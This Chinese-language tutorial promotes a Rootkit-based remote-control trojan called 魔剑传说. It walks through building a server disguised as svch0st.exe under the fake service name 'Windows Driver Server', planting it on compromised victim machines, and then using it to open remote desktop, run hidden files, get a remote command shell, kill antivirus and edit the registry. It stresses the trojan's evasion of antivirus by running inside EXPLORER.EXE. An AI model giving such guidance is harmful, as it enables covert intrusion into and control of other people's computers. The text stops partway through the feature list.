攻与防永远是一对矛盾的统一体，尤其是电脑安全。就以网络攻防中最常用的木马来说吧，由于现在的杀毒软件都把木马列入了查杀的范围，越流行的木马它的生命周期就越短，也正应了那句话“人怕出名猪怕壮”。

因此，为了逃避杀毒软件的围追堵截，越来越多的新兴木马也做得越来越隐蔽了。今天，我就给大家推荐一款利用了Rootkit技术的新兴木马——魔剑传说。




图1

下边就来详细的讲讲它的使用。首先，我们在本地电脑上运行客户端程序，点击界面下方的“生成服务端”按钮，会出现服务端的配置窗口，“文件/服务名”一栏我们可以填写svch0st.exe，“服务显示名”最好起一个具有迷惑性的名字，我填的是Windows Driver Server，连接端口使用默认的3000即可，连接密码处填上自己的密码，如图1。




图2

全部填写完成后，点击“生成”按钮就会在当前目录下生成服务端程序server.exe，将这个服务端程序上传到肉鸡上运行。接着，在本地配置一下上线端口和密码，如图2。

稍等片刻就会看到肉鸡上线了。右击想要控制的肉鸡，就会看到所有的操作功能列表，如图3。

1. 系统选项：这里对我们最有用的子功能主要是打开对方的3389。除此之外，我们还可以跟对方开个玩笑之类的，例如打开他的光驱，隐藏他的桌面或是任务栏什么的。对方如果是个菜鸟，肯定会吓个半死！并且，你还可以关闭或打开他的445端口，禁止或允许执行脚本甚至默认共享。

2．文件管理：对于文件的基本操作，如：新建、删除、重命名文件夹，上传、下载文件，重命名、删除文件等是一应俱全。并且，你还可以远程隐藏运行文件，如图4。




图 3




图 4

3．CMDSHELL：获取远程主机的命令控制台。玩木马怎么可以少了执行CMD命令这一项，在这里我们可以执行一些常用的系统命令，先用net user命令查看一下对方电脑上有哪些系统帐号吧，如图5。




图 5

4．进程管理：查看、终止远程主机运行的进程。如果看到对方电脑上有什么杀毒软件或防火墙在运行的话，就可以悄悄地结束它。不过，这个木马目前为止还不会被杀毒软件查杀，所以也没有必要这样做。当然，如果你不放心的话，还是结束掉杀毒软件好了。因为魔剑传说的服务端程序是在EXPLORER.EXE开启远程线程运行，




图 6

所以我们根本看不到任何可疑进程，隐蔽性非常强，如图6。

5．服务管理：获取远程主机系统服务的服务信息，如图7。

6．窗口管理：获取远程主机的窗口信息，包括窗口标题、窗口类名、窗口句柄、程序路径，显示、隐藏、关闭窗口，更改窗口标题，禁用、恢复窗口等，如图8。



图 7




图 8

7．注册表管理：获取远程主机的注册表信息，新建、删除、重命名注册表项及注册表键，修改注册表键值。因为注册表是Windows的核心，掌握了对方的注册表就等于掌握了它的要害，如图9。

